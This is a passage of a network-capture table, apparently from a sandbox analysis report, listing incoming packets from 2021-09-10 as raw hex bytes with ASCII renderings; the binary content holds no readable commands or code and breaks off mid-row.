| 2021-09-10 09:11:43 UTC | 187 | IN | Data Raw: 04 8e 64 71 1c aa d5 43 71 b4 e0 8a f6 58 be ae d1 20 4c 92 a0 f7 1b 3d 0d 5c 1a 87 be 91 43 39 58 56 55 5a 31 1a f7 7e 94 30 5f 93 9f 8f a8 67 e2 4b 24 23 b7 ad 46 e9 8f 36 e0 04 19 56 18 26 d6 3c b1 2a 40 16 3f bd f4 b2 e4 b1 28 c9 ab cf 4a 79 e7 d5 e0 df 7b 02 12 a7 72 58 16 3b e7 fb eb 04 7a f6 17 f8 b6 8d 1e 3c b1 50 c6 89 8f 68 46 c8 c5 d0 a8 75 ed 33 50 63 fb bb 81 b9 53 75 d2 28 57 da 98 13 bd 32 cb 5a 06 f2 8b 65 4a 1c 5f 0e 54 19 d8 96 a5 39 e7 7e eb 00 5a 34 72 e0 4f 9d a6 e6 06 58 cc 71 7d 94 8c 3b 8b 14 aa 3b b1 90 78 2f 0c ca 5a 2d dc 6d fd 86 e8 74 ca d4 54 1f 71 4b e7 91 19 93 cf 94 56 4b 96 65 96 22 cc 1a b9 1d f7 ee 90 5b 8f a8 47 34 0d 0c 8c e9 24 39 08 62 7a 1d b6 82 71 da 95 99 ee f7 2c a1 48 05 68 0d b5 7d 23 30 61 70 01 f7 a1 d9 9c<br>Data Ascii: dqCqX L=\C9XVUZ1~0_gK$#F6V&<*@?(Jy{rX;z<PhFu3PcSu(W2ZeJ_T9~Z4rOXq};;x/Z-mtTqKVKe"[G4$9bzq,Hh}#0ap |
| 2021-09-10 09:11:43 UTC | 188 | IN | Data Raw: 8d b8 be f7 fb cb 5f 25 48 3b e8 0f 2d ee 17 f3 7d 5c a1 78 d8 01 56 cb 32 2e fb e7 fa 68 ae 9b fc 4f 5f 6f dc 45 65 ca e9 89 a1 19 ae 43 d9 58 cc 65 f6 31 11 4a 71 e4 54 6f 92 51 94 91 f2 39 f9 ea 61 58 96 00 a6 1d 76 a6 5d 7f 2d 0a 2f c6 a9 20 5f 00 77 ca f9 6a 05 79 c0 06 90 c7 45 f5 b6 3e 4c bf a7 1e 26 af 16 e1 21 72 e9 1b 31 50 48 4e 4a 85 28 d6 6e c0 f0 7c 1b 2e 23 fe 5e 0c da 94 1d 34 06 d6 ab 36 e4 45 7c b7 97 c6 82 69 e2 67 a3 bf a6 9a bd 48 a3 47 54 fd 03 aa c2 83 16 e4 44 96 59 01 0f 1f b8 bb 32 87 4f d3 63 4c 94 c0 b0 61 c7 9a f9 eb e7 fc 52 1d 4a 4f 79 bf 99 ca d1 f5 6f a6 ce 1f 65 05 c9 c4 13 57 17 a5 34 cf 2a c3 f7 45 d4 23 33 ad ca cd f6 72 3a 14 21 53 7b 4c 46 e4 8c 02 bc 59 df 62 96 c1 51 f1 55 6b 45 0c bc ef d4 7e cb 5f cd a3 4d c3 71<br>Data Ascii: _%H;-}\xV2.hO_oEeCXe1JqToQ9aXv]-/ _wjyE>L&!r1PHNJ(n\|.#^46E\|igHGTDY2OcLaRJOyoeW4*E#3r:!S{LFYbQUkE~_Mq |
| 2021-09-10 09:11:43 UTC | 189 | IN | Data Raw: a9 0c ce 5b ff 00 76 65 87 1b 4c 82 58 d8 23 99 b3 67 74 8d bb ae 2f 7c 6e fe 38 ae 7a d0 f0 1f e9 d9 ab 4a 67 4f 5a 50 29 85 27 5c 8b 0d 2a ef 19 0f a9 7f aa 10 84 fd 9e 1a 41 9a 0a 87 89 20 93 9d 68 09 20 13 71 cc c2 fb d2 ff 00 d7 de 4e a9 9b 88 53 d0 7e a0 d2 5b 2a 65 31 be 46 a5 8f 34 49 b9 87 6d 65 92 36 a1 bb 70 fd 40 5b 69 bb 23 a6 78 df a7 19 49 04 2c 28 4b 0e 52 19 b9 7b 75 8e 7d 3f ea 1c 5c e2 14 53 82 51 2e a4 a8 10 58 e4 c4 0f 8e 51 d1 0f 48 ff 00 51 da a6 ad a3 e3 c9 71 a9 92 38 dd d4 07 94 c6 d5 ca b3 86 01 b6 ee e5 c0 20 fe 49 e3 aa 09 a8 2f 4d e8 37 f4 be 55 8b d4 cc 5a 94 08 14 a3 b1 22 bd 79 73 19 c3 7b e9 b7 a8 b2 fd 7b ea ec 7d 36 37 49 dd 82 64 e5 23 06 ed c5 8b 09 0e e2 43 7b 91 ad 69 76 9d db b9 20 f4 92 e5 1f dd 8f 50 62 fa 5c f5<br>Data Ascii: [veLX#gt/\|n8zJgOZP)'*A h qNS~[*e1F4Ime6p@[i#xI,(KR{u}?\SQ.XQHQq8 I/M7UZ"ys{{}67Id#C{iv Pb\ |
| 2021-09-10 09:11:43 UTC | 190 | IN | Data Raw: 2c 53 ee 25 94 05 76 5f 01 9a f8 e2 cf 3d 4f ea 0a 72 71 5c a9 b4 3f 9c fc ef 58 53 83 9a 11 29 94 4b 95 b6 b4 7f 8f 28 b8 3f 4b b5 9c 94 f4 74 b8 33 bc 92 e6 69 de a2 fb 50 8e d5 b7 d3 da dc 5d cf ba 37 40 76 b5 38 24 11 35 9d 8c 4a 0a dd d6 77 8f 90 93 27 18 fe 55 bd 4e a1 fa 67 ca 35 5c 0f 10 b4 cd 08 03 c1 81 27 cc 55 f9 b5 bd cc 79 fa 97 a1 fd ab e9 be a4 47 44 92 55 97 4f cb 7e 03 77 3d a7 72 ff 00 fe 78 42 b9 17 c3 0f 1c f4 9f d2 b8 83 f7 26 4b 5d 45 19 fc 9b 3c c0 fe a2 7c 7c b6 18 f7 34 d1 9a b6 d3 ca 11 9e a3 82 34 87 22 19 18 bf df e9 91 e3 03 b0 32 09 52 66 d8 48 ab a9 15 d7 91 7e 39 eb 45 c2 ac a5 04 0f fb b7 a5 4f 2e ce 91 43 c5 8a a6 62 68 30 e5 61 ce df d1 19 1a ac a6 c4 86 5d 22 1e c1 d9 95 a3 2b 62 e5 6f 0c 3d ab 22 fb 6b 9d d5 13 ee 47<br>Data Ascii: ,S%v_=Orq\?XS)K(?Kt3iP]7@v8$5Jw'UNg5\'UyGDUO~w=rxB&K]E<\|\|44"2RfH~9EO.Cbh0a]"+bo="kG |
| 2021-09-10 09:11:43 UTC | 192 | IN | Data Raw: a5 1a 36 99 02 cb 24 9a ae ab 2d 7b 17 72 3c 40 a3 49 32 50 2b 11 0b 20 0a 46 d5 f6 90 6f 9e ab 08 7e 29 67 13 24 81 4c a8 2c 2a dc fa 45 bc 94 ff 00 c6 02 aa 5d fd 7c fe 62 03 d6 1a 94 33 fa 63 4a c8 f7 17 c2 ce cd 82 69 28 9d b8 dd 90 88 8b e3 70 05 15 b7 10 7c 8f 83 cc 93 28 19 8e 08 0c 41 1d 77 f4 3a 44 16 a1 84 b8 7d 0d 99 87 6c 35 b3 e4 b7 d1 8c f9 ba 73 e5 cf 30 ca 4c 4c 8c 49 9d 81 06 58 c0 66 89 56 42 09 e3 63 a7 f1 6a 07 e3 a6 54 bc 0b f1 25 c8 b1 b3 72 a3 03 eb e5 10 4a 31 a7 f9 11 72 d9 10 00 f9 35 c9 a8 f1 31 a0 54 7e af d5 27 fd 23 8d a9 e2 7d ab f7 1e 9f ee e4 c1 72 24 45 fd 8c c0 40 a0 8f 3c 8f 9a ea 6b 0b 5a 31 e3 2e 3c 40 0c aa 05 8f 2e 82 f9 40 dd 32 89 4e 11 e2 bb 50 33 6f cf 9c 25 35 1c 63 22 fa 87 1e 7a ee bc ef 93 8e c0 0d e8 71 98<br>Data Ascii: 6$-{r<@I2P+ Fo~)g$L,*E]\|b3cJi(p\|(Aw:D)!5s0LLIXfVBcjT%rJ1r51T~'#}r$E@<kZ1.<@.@2NP3o%5c"zq |
| 2021-09-10 09:11:43 UTC | 193 | IN | Data Raw: 54 e4 90 42 5d 57 27 3a bb b1 cf de c2 23 c3 ce e2 38 15 09 8e af 01 05 81 26 a6 8e d4 19 d0 b5 44 74 4b e8 b7 d6 18 73 20 8b 58 d0 f3 32 31 e4 59 23 fb ec 32 0c 32 e3 4a 96 25 0c b6 5e 6c 72 c0 ec 94 03 1e da 23 93 d6 4b ea 7f 48 6a a5 2e 82 e2 83 57 17 36 bd 79 82 ef 1f 41 fa 37 d7 02 e5 80 56 52 a0 d9 b3 fe a9 5d 0f 3a 5d 3c 3f ea 6e 18 31 e1 33 17 96 78 e2 56 59 11 b6 8b 36 bb 57 76 d2 37 dd 33 50 a1 e7 cf 59 ff 00 fe d0 b4 35 c1 c9 a9 b9 6a 6b bd 23 5b 2f eb d3 52 19 b1 75 15 de 9d d2 0c 74 df ea 4e 1c c3 8c a4 e4 ac fb 91 5b bb 2a 32 00 e4 2a 1a 0e f6 2c ed 03 68 3e 2f f3 d2 eb fa 7a aa 0a 6a 3a 3f 3e 7d b4 59 a7 ea ce 90 a2 a6 24 07 48 df b1 f8 d3 d7 d4 0f ea 06 0c 0d 02 4c 89 32 1d 71 e1 47 79 99 58 6f e3 ca 47 4d 52 49 7f b5 45 f9 e4 f1 7d 4f 87<br>Data Ascii: TB]W':#8&DtKs X21Y#22J%^lr#KHj.W6yA7VR]:]<?n13xVY6Wv73PY5jk#[/RutN[*2*,h>/zj:?>}Y$HL2qGyXoGMRIE}O |
| 2021-09-10 09:11:43 UTC | 194 | IN | Data Raw: 21 18 b8 31 bf ed 78 d8 28 52 d5 cf 17 77 e2 c8 1d 0c 27 11 f7 7a e6 ff 00 d7 bd a0 4b 58 2d 86 9c bb 17 d2 16 7a d6 bd 08 c9 7b 68 d9 ad e0 11 c6 4b 5b 46 ac 50 be ee 12 fc b7 85 a1 cf e0 94 a2 80 21 36 d2 ed bc 40 4c 01 24 17 70 f5 e6 68 e7 5a e4 3f 4a 7d 53 37 22 56 91 a5 64 48 9a a6 8d dd 44 77 62 9b 6e df dc 03 fb 57 fe a0 a2 ff 00 1d 1a 5a 5c a4 b0 4b 53 a9 ef d3 48 a7 e2 97 8b 18 2a 7a 30 26 ec f9 1e ba f2 85 06 af 03 e4 cb 31 92 50 31 fb cd 1b d9 3b b6 b5 30 28 8b fb 09 a6 a0 2c 7c f1 77 d5 b4 a2 9c 24 37 f8 ea cd 5d b5 8c 8f 16 80 93 42 0b a8 d3 98 d3 d2 a1 e2 b5 fd 54 c4 61 a3 eb 2a a5 94 36 2c e2 27 93 85 08 53 d8 68 fe e1 e7 e7 fb 8e ac b8 14 bc d4 94 d8 d1 c5 ed ae 5f a8 ca fd 44 90 89 80 12 12 42 a8 e7 bf 2f 5b c7 22 fe a1 64 24 5a ae 5a 99<br>Data Ascii: !1x(Rw'zKX-z{hK[FP!6@L$phZ?J}S7"VdHDwbnWZ\KSH*z0&1P1;0(,\|w$7]BTa*6,'Sh_DB/["d$ZZ |
| 2021-09-10 09:11:43 UTC | 195 | IN | Data Raw: de ef ff 00 57 43 52 29 4a f7 7c a2 45 09 51 26 c4 e9 4b f7 de 79 f1 b6 a4 6e cc db b6 ae fd 94 09 f2 55 7c 0f 17 44 8a b1 e7 f8 ea 2a 48 0d c8 1a d5 8e 6d a7 c6 f1 2c 2b 40 a0 4b 1a 39 15 f3 19 b7 76 80 44 cc cc f5 1e ab 24 68 c8 74 bd 35 f6 1b 52 ad 95 94 09 2d 29 24 7b a2 8b c4 7e 49 3c 57 46 48 08 b7 ad 45 9a d9 74 85 8c b3 fe 41 92 34 23 ad 2d dd 63 f6 bd 34 d3 c7 2e 06 31 3b 63 da 93 11 64 04 db 7b 09 e2 94 f9 27 f3 e7 a1 80 16 e4 dc d0 b6 9d bc 10 90 52 02 41 64 d0 93 5a f9 ef ed ac 54 5f ea 23 57 8f 47 d3 e0 d3 70 89 55 82 25 69 f6 b0 71 b8 a0 2b 60 d9 3f 9a e0 74 97 14 9a 06 15 c6 df dd 9b 9f 28 77 84 25 d3 40 c7 c3 5b 9b 33 5c 0e 67 3e 91 cd e6 d4 0e a7 ea 88 91 22 67 68 66 8a 5c 88 dd 5a 9d 4b 02 ea bb 6d 57 72 9b b3 f2 6b 8f 95 56 44 b9 65 5e<br>Data Ascii: WCR)J\|EQ&KynU\|D*Hm,+@K9vD$ht5R-)${~I<WFHEtA4#-c4.1;cd{'RAdZT_#WGpU%iq+`?t(w%@[3\g>"ghf\ZKmWrkVDe^ |
| 2021-09-10 09:11:43 UTC | 197 | IN | Data Raw: 0c ad f3 58 b2 4f 14 9c 3e 35 30 60 cc c0 12 58 17 ad b5 89 05 d6 55 e5 42 1a 9a 26 91 24 e4 31 75 62 1c 3d 35 7b af 84 aa a0 4f 9a e9 69 87 08 24 52 81 f3 d1 df bd f4 8f 1e 25 cb 02 d5 d6 dd 5f 6a e9 ce fe 32 b5 d8 2b b5 22 bb bc a1 d6 47 ee 90 23 29 e2 a8 d5 7b 7c 5f 9b e7 8e 92 52 fd c5 7f 5c cf e6 0e 85 25 43 11 2d d5 b5 ad 6b c9 a2 02 6d 5c 4e d3 a8 29 18 21 51 1f 7a bc 91 9e de f4 75 1e 37 71 40 59 24 f1 7f 3d 72 ab ca dd e6 60 df ee 25 89 64 13 e2 27 37 b5 28 1c 6a 2e d6 e6 d1 04 c9 93 92 db d9 1e 8f 6f 88 89 2c 0e dd ae ce ef c1 53 fb b7 8b 22 f6 ed 00 59 7e 40 c0 1a 8e d5 70 ec 4d ed 4f 3c da f0 ac d9 a8 29 64 97 26 a5 ea 29 56 16 bd ba 44 4e ab a1 0c 88 e6 90 ad ee 25 51 18 d8 41 b4 1a 76 0b b3 cd d1 3c b3 50 15 d5 c7 0d 35 12 d2 03 90 2b f3 b7<br>Data Ascii: XO>50`XUB&$1ub=5{Oi$R%_j2+"G#){\|_R\%C-km\N)!Qzu7q@Y$=r`%d'7(j.o,S"Y~@pMO<)d&)VDN%QAv<P5+ |

| Timestamp | kBytes transferred | Direction | Data |
|---|---|---|---|
| 2021-09-10 09:11:43 UTC | 198 | IN | Data Raw: 9b 7b aa ee ef db 24 10 08 0b 44 15 ed a9 34 e6 4f 9a f8 bb be 7a 74 ad 25 01 49 35 23 98 f4 d3 fa 81 4c 2a 4b 67 93 9f 4b 36 fd 5e b1 24 b9 f3 c9 11 67 95 53 ba ca e7 b4 50 48 8b 60 95 28 3c 6d a1 67 86 e4 df 8e 82 26 15 50 91 b0 14 a3 0f 97 89 a0 16 2b 0d 50 e5 eb 76 b5 aa d5 bf 96 5a f9 a0 c8 46 dc b5 60 1c c9 64 03 ec 70 2c 89 17 f0 45 50 fc f3 e4 5f 95 60 52 1c 8b 83 d2 a3 bd a2 78 d0 55 42 5c 17 ce b9 56 a7 30 fd 6b a4 0e 4b 2b 09 6c 8d 85 6d 59 89 0a 5e 83 53 7b 4f 2b c9 a1 43 dd 5c d7 51 09 52 8b 30 14 3a 73 ef ac 38 82 92 01 38 9f 26 b5 f3 ea f6 1c b7 86 9b 58 81 25 78 d7 21 cb 2f 75 9c b4 6e 0a fe 96 ed 94 00 dc d5 54 b5 42 ef f1 d0 81 4a 56 c4 d5 fd 72 d2 9e b0 59 ab 6c 01 f3 4f bd ce 9a f9 e6 e2 00 f5 3d 5b 13 21 de 19 82 83 28 45 14 1d 1d 99<br>Data Ascii: {$D4Ozt%l5#L*KgK6^$gSPH`(<mg&P+PvZF`dp,EP_`RxUB\V0kK+lmY^S{O+C\QR0:s88&X%x!/unTBJVrYlO=[!(E |
| 2021-09-10 09:11:43 UTC | 199 | IN | Data Raw: 91 c7 16 0e 3e 0d 46 61 c9 8f 25 30 c9 5b 91 e1 68 4c 98 b2 4b 57 52 45 2c 7b 55 f9 2c 68 f5 29 53 14 27 16 6a 82 f4 7d 09 a7 5f 6d 60 66 5e 29 6e 2a 5c 6e c2 bf a8 88 f4 fc f2 26 36 11 93 21 a4 29 94 32 06 c7 65 6d 8a a8 a4 11 c5 49 11 12 59 37 c5 8a e8 b3 02 92 a4 9c dd db 2c dd c7 9d f6 8e a5 4c 18 f3 a3 16 6a f3 be bb 1a 43 ba 1d 37 b3 3b 62 c4 1a 46 59 96 67 85 a5 8a 68 e2 ef c0 66 87 33 19 d3 ff 00 81 3a 4b db 9d 0d 76 67 53 c1 04 f4 a2 d4 52 ac 4b 67 6b 27 99 a6 75 fe e1 99 68 fb 81 ec 3b e7 1b 98 0a b3 b3 89 a4 68 a5 31 42 65 55 7d c3 b9 18 28 7d db 7c fb ac d0 f9 f3 7d 4e 5a ca 81 c2 e7 5b 1f 6f c6 90 19 80 a4 dc 83 6b f5 7e ba be 91 fd 01 c2 fb 97 60 f7 6e f2 c3 8d bf c7 93 44 78 e3 fd 3a d1 07 0c 5b ca d5 dd bf b8 c2 e1 28 f1 03 51 b6 b4 8d e8<br>Data Ascii: >Fa%0[hLKWRE,{U,h)S'j}_m`f^)n*\n&6!)2emIY7,LjC7;bFYghf3:KvgSRKgk'uh;h1BeU}()\|}NZ[ok~`nDx:[(Q |
| 2021-09-10 09:11:43 UTC | 201 | IN | Data Raw: 13 18 df 1c 09 d7 da b1 97 0d 2e c9 14 b5 0b 85 5c fb 17 d8 db af 80 68 2f ba c7 4a 4e 42 57 43 72 2f a6 ed 9f 9c 58 ca 98 a0 84 ea 9b d7 36 be 83 4c de d0 f6 f4 cf a8 64 85 df 1e 08 29 04 61 c4 8c cb ca 33 d3 10 f5 4a 17 75 b6 de 7e 7c df 4a 4d 46 09 77 a0 da d4 61 72 69 e7 a5 ad 6f 26 62 92 9c 58 af 95 5b 77 ae 9a eb 0e dd 07 59 32 36 24 8f 0c 42 48 25 d9 10 66 01 18 23 02 b1 39 66 dc 52 86 f5 37 ee b6 e3 91 d5 64 f9 68 02 89 e7 60 f7 27 26 6f 5a 36 91 a6 e1 38 a4 a4 a5 04 92 e9 0e 72 ed f2 14 17 ca 1e 7a 0f a8 33 37 4e ce b4 dd c1 18 c8 a6 54 1d c0 08 28 80 51 58 9b 9d c7 fc bc df 55 d3 50 c0 16 60 45 ef af ed 98 df d6 ea 54 e1 88 61 f1 0b 37 be dc b7 bc 32 f0 f5 69 e3 c7 25 66 41 34 b1 a3 83 93 30 21 81 52 26 52 28 18 d5 b8 36 48 e3 90 2c d7 55 93 c8<br>Data Ascii: .\h/JNBWCr/X6Ld)a3Ju~\|JMFwario&bX[wY26$BH%f#9fR7dh`'&oZ68rz37NT(QXUP`ETa72i%fA40!R&R(6H,U |
| 2021-09-10 09:11:43 UTC | 202 | IN | Data Raw: 26 59 d9 76 05 93 73 c7 bb 6a 94 0d ff 00 2c 9b f2 7c 02 6e eb 9a bb e8 48 38 89 98 41 01 ca 58 df c3 72 fd 74 f3 30 4e 22 5a 50 02 10 45 43 bf 3a db 98 bd cf 28 d9 9a 4d b3 f7 63 56 1b c3 47 33 1f 7d 9b b4 0a 0f ed 45 f0 1b 68 1e 6a fa 8a ca 42 93 84 5e f9 f2 1b 5d f2 61 0b a0 2c ba 66 3b 0a 25 c1 d2 a4 07 ca 95 ad 9e d1 a7 99 03 4c d2 2c b2 29 8a 33 e3 f7 7b b9 e3 ff 00 0a d1 e2 b8 ae 3e 3a 11 50 2a 28 22 c0 97 dd 9f 7d 73 7c a8 5e 14 9a 70 2b a5 c5 39 6f 5e ad 09 df 53 69 73 41 de 6c 28 cb a9 52 7b 6a df f3 04 65 8d 39 0a 6c f3 b8 78 3f 0b d2 93 31 39 6b e5 de 5e 51 e9 53 bc 48 7d 45 5e bb bf b6 4f bc 22 33 a2 96 1c 82 ee 99 14 6e 92 45 ed 16 57 f7 8d c4 d0 66 53 e0 1f c5 75 d4 2b 0f f3 0c cd 7f ea 8e 6f e7 17 28 98 83 2d c2 c2 b4 14 71 ee 6e dd 3d 22<br>Data Ascii: &Yvsj,\|nH8AXrt0N"ZPEC:(McVG3}EhjB^]a,f;%L,)3{>:P*("}s\|^p+9o^SisAl(R{je9lx?19k^QSH}E^O"3nEWfSu+o(-qn=" |
| 2021-09-10 09:11:43 UTC | 203 | IN | Data Raw: 02 e9 7d ad ca da 46 a1 8b 18 fb de e9 01 17 fe 25 7b 05 18 ee f7 f0 3c 55 97 0c b0 26 39 2f b5 9e bc df 3f 2a 52 f1 4f 3d 26 8a 09 28 7c 8b 90 1f 76 ea da 9e 90 bf d0 a4 d9 1a a3 76 cb 42 4c 13 e2 49 6b 23 34 43 60 1b 4f b5 7d bc b2 90 37 6d 04 73 cf 53 e2 93 ff 00 28 22 82 87 5a bf e2 23 21 58 69 7a 03 9b b7 2b 7c c1 77 df 34 51 45 9d 8d 34 13 3e 9a a8 d2 44 37 33 b6 13 f7 14 27 b9 8a b1 82 5d e8 a8 40 a5 71 60 78 e9 65 1c 44 a4 dc e9 e6 f5 6f 47 87 92 a0 90 54 0d 19 c0 19 e6 e3 be 70 41 e8 ff 00 58 e2 7a 6e 49 7b ba 6a 64 69 1a da b4 6a af 22 a9 83 1f 3a 56 59 bb 48 a0 ff 00 c4 e2 3b 3c 88 6c 50 08 28 29 e2 bf 8c 94 14 87 0d 8c 39 c4 d9 0a 57 f1 67 6c e1 ee 03 8b 52 d5 85 49 64 83 a8 67 1e ef e5 93 98 32 f5 26 86 a9 89 78 d9 d0 e7 42 b2 2c f0 cd 01 0e<br>Data Ascii: }F%{<U&9/?*RO=&(\|vvBLIk#4C`O}7msS("Z#!Xiz+\|w4QE4>D73']@q`xeDoGTpAXznl{jdij":VYH;<lP()9WglRIdg2&xB, |
| 2021-09-10 09:11:43 UTC | 204 | IN | Data Raw: fe 02 ff 00 e5 6a f7 de 4f 08 af 53 40 8d 9b 01 74 29 57 03 b1 3b 2c 94 32 2b 10 7c 83 e3 8f c8 fe 7a b2 e1 56 02 58 d6 f6 2e 19 af 6d 46 c3 28 a9 e3 65 d5 cb 67 5b 90 29 d7 fb f2 82 ca c7 33 fa 6b 4b ef 45 ef 83 27 28 62 4e 28 00 3b eb 29 5d 9c ed b3 b9 6f c9 ae 5b f0 f7 0e b0 26 28 97 00 97 03 3d 35 61 7b fa 5d eb 94 07 db 21 5c 87 26 bb 7a d8 6b 9d 57 fa 94 8f 26 56 44 0e 03 05 8f b8 be 09 66 49 4b 10 2a 89 22 e8 81 fd bc 78 7c 94 a5 18 85 c9 3a d7 9f 60 33 c2 18 70 e2 49 04 82 4a 83 3b d6 da 10 3c bd 61 93 f4 ab 34 61 ea f9 fa 6c 68 a7 fc 53 06 2d 42 18 98 2d 16 85 82 4f 1b 6e 37 fa 6e a0 fb 08 fd c0 74 2e 36 5a 97 21 2a c8 3d 5d c9 05 bd f2 d0 58 b8 89 70 33 7e df 16 08 27 0b 69 73 56 27 9c 5b 3c 58 4c fa 66 d6 49 81 93 70 1d a8 d4 85 06 bd e7 cf c8<br>Data Ascii: jOS@t)W;,2+\|zVX.mF(eg[)3kKE'(bN(;)]o[&(=5a{]!\&zkW&VDfIK*"x\|:`3pIJ;<a4alhS-B-On7nt.6Z!*=]Xp3~'isV'[<XLfIp |
| 2021-09-10 09:11:43 UTC | 206 | IN | Data Raw: fb 8f 00 90 de 3a 59 44 a8 d2 85 c1 34 2c df 3e 7e d0 b4 ee 26 8e 1d 4f b6 bf 9d ab 9c 12 8d 15 63 58 d3 b4 a2 54 b6 e1 49 ee 8f f2 97 2c 4e d6 b1 60 d8 25 be 3c 0e b8 52 09 4a b3 4d bb ef ac 2c 9e 21 56 20 b2 9a a1 36 6f cf 7b 79 18 92 63 8e e8 dd b5 58 06 82 86 e5 01 8b 90 4d fe e9 14 13 c7 8f 1e 45 74 09 a1 60 d3 9d db cc f7 ed 0e 25 48 29 a1 f1 11 66 e7 4c eb 4d 2d 57 8d 96 95 15 22 98 aa 2f 7f 6a b0 a3 b8 6d 34 14 51 e5 c9 ab 66 e2 81 e7 e7 a0 19 8e 92 6c 33 61 9d ff 00 af 58 94 b4 61 1e 2a 1a ef db c6 e3 ab c8 85 49 0b b6 a3 61 b9 76 34 61 19 9c 99 01 02 82 90 5d 40 35 ed e4 fc 19 04 14 86 ff 00 a8 a6 7d 45 ef eb 13 96 a4 a5 4a 2a 2d 52 d4 3b d6 9e 51 a9 1a 08 a3 8f 70 5e dc fc ae d5 a7 14 78 1e c6 b0 0f e7 92 7c 1a ba ea 0b 51 96 18 7f 03 50 40 2e<br>Data Ascii: :YD4,>~&OcXTI,N`%<RJM,!V 6o{ycXMEt`%H)fLM-W"/jm4Qfl3aXa*Iav4a]@5}EJ*-R;Qp^x\|QP@. |
| 2021-09-10 09:11:43 UTC | 207 | IN | Data Raw: 79 49 b5 29 df f5 dd a1 8c 00 df bb d8 41 6f fa 8d d7 e3 a3 f0 20 05 ca 49 23 c3 72 68 d9 bb 1e eb d2 05 c4 0f 0c c2 ce 08 20 1d c0 23 47 e4 f5 ae 50 ab f4 06 5c b8 5e a8 8f 0f b8 4b 4c 64 87 7e f6 87 8a 06 36 04 fe c6 2e 02 b1 e6 be 7f 9b 2e 36 48 9a 95 a9 15 66 15 0d b9 de bb 6d 09 fd 3a 7a d0 ac 0a 24 31 d3 27 eb 77 f8 8b 89 a7 ba 65 65 f6 64 da 7f c4 34 94 59 f7 b0 75 4c 88 c1 8c 29 96 c9 70 68 ee 2c 3f 77 9e 7a c9 cd 41 45 5d 88 57 95 c6 91 a8 c4 26 8c 29 2e a6 de b4 3d f6 62 a6 fa a8 3f f8 ae ab a5 21 1d d8 e4 19 38 d1 dd 24 86 16 68 a4 d9 bb 95 26 26 26 a8 0b 00 9f 3d 68 f8 12 7e d2 49 fe 2a 7a 81 57 3a f3 7d 39 46 7b 8e 48 fb aa 4f f9 8f d6 66 96 6d aa f0 37 0e a7 85 59 9a 66 5c b9 18 b0 0d 2d ce 5b 40 d7 3b 48 47 72 15 ed b5 2b 24 72 2c 2c cd 64<br>Data Ascii: yI)Ao I#rh #GP\^KLd~6..6Hfm:z$1'weed4YuL)ph,?wzAE]W&).=b?!8$h&&&=h~I*zW:}9F{HOfm7Yf\-[@;HGr+$r,,d |
| 2021-09-10 09:11:43 UTC | 208 | IN | Data Raw: 01 69 8c 8f 2c 19 2a b1 8d 4b 3f 50 86 6d c0 da c3 93 36 4d 17 3f 27 b6 cb 75 c7 8f 24 74 ca 43 60 3f f5 00 36 76 1f 8a ee d0 35 8c 38 c3 96 53 8b 82 c9 b7 be be 94 8d 4d 23 2f 37 27 47 d5 f4 67 c9 fb 98 b1 71 32 0e 0f 79 01 63 3e 87 33 ed 01 2f 75 cf 02 a0 ba 25 a8 13 66 cf 4d 84 62 50 56 42 e7 26 3b f3 d2 15 4a 94 95 04 31 c2 2c 4b b5 28 1a fb 5f fb f7 9d 31 d5 bd 33 8b a8 cf 09 7c 6c bd 35 fe e8 ee 0a e9 f6 e6 c9 08 48 0d 24 6a 03 91 f9 5b 1c 74 24 4b 29 9e b6 aa 66 53 10 34 d7 3c cf a7 a1 2c c9 8e 02 6d ce c9 7b 9d 5b fb 6a 44 d4 72 9c bd 17 02 16 4e e1 97 1f 1e 53 92 29 bb 98 e8 8d 14 2c 58 00 12 43 ec 2e a4 2f 8a 1e 6f a5 26 9c 33 48 df cb 4f 9a 5c 43 f2 82 4c aa b1 60 d7 04 1d 0d 37 d5 bd e1 45 ea a8 56 49 33 56 55 65 9a 28 a3 de 76 ab 2b 39 7d b1<br>Data Ascii: i,*K?Pm6M?'u$tC`?6v58SM#/7'Ggq2yc>3/u%fMbPVB&;J1,K(_13\|l5H$j[t$K)fS4<,m{[jDrNS),XC./o&3HO\CL`7EVI3VUe(v+9} |

| Timestamp | kBytes transferred | Direction | Data |
|---|---|---|---|
| 2021-09-10 09:11:43 UTC | 209 | IN | Data Raw: 4c 2f 45 14 f3 56 c4 16 16 77 51 1b 8a 80 2c 75 e4 a8 a5 fd ad 5c 8c 4d 52 d2 b4 10 9a 74 6a de d7 d0 5f 28 cf 99 8f a7 45 71 0c 4e d9 11 95 53 1a 05 89 51 98 6e 42 e0 9e e3 d1 e7 81 5e 6e af a3 85 92 05 79 e7 f9 84 3f da 52 a5 55 2f cb 27 1b 3b e5 f1 11 78 98 98 6d 31 c6 58 d8 47 0b 17 12 aa 85 20 3d 28 96 30 45 92 3f 69 04 11 f8 e2 ae 65 6c 00 7f 16 99 f9 72 cf b1 2f f6 6c 9c 40 12 f4 39 96 ab 0d 85 0f 74 86 c7 a4 70 51 b6 46 ab 29 31 b2 30 77 a5 17 54 e8 79 0a 81 00 25 ae fc f0 07 1d 43 09 24 1a e6 79 fe 75 1c e1 59 d2 d2 94 b0 50 04 dc 5b f0 7d 1f 93 c3 9f 09 13 26 1d ae aa 5c 47 20 8c a4 7c 5c 62 e8 91 ee db 5c 02 41 e6 fe 7a 69 32 c1 40 04 1d cb 33 f5 f2 f2 de 2a 94 8b 92 a1 99 d8 73 36 f2 78 d6 99 e3 84 ee 70 c6 21 18 6d e2 3d c1 01 24 51 5b 52 c6<br>Data Ascii: L/EVwQ,u\MRtj_(EqNSQnB^ny?RU/';xm1XG =(0E?ielr/l@9tpQF)10wTy%C$yuYP[}&\G \|b\Azi2@3*s6xp !m=$Q[R |
| 2021-09-10 09:11:43 UTC | 211 | IN | Data Raw: 4b e0 0d b7 c1 eb ee 12 10 11 22 4a 94 c0 fd b0 ef dd db e6 3f 3c cf 98 26 f1 13 ab 88 26 61 25 8e 40 dd 85 79 c5 97 fa 6b 14 6b a0 e9 ce 47 6e 65 d6 75 0c 5a 62 cc 0c 12 e0 c5 2f 75 56 a8 91 28 17 6d cf 58 ef ac ac fd e2 c1 c1 34 f3 27 fb a5 f6 63 1b 0f a5 d2 46 e4 86 d7 3b 46 b7 a9 26 86 0f a8 9e 9c c6 c4 01 1a 7d 49 33 25 00 00 ca a6 13 8a b6 0d d2 bb b3 30 56 17 64 90 4f 45 e1 52 57 c0 a8 a8 79 d0 fc 6e 3c de 17 e2 d6 51 c6 00 2e cf 96 83 3f ef 4d e0 b7 5e 91 4f a2 f2 24 83 19 86 44 59 91 46 67 5b a4 11 65 ec 90 6f 6a 07 7d f2 8b e0 9b f8 e8 32 01 ff 00 70 e2 a9 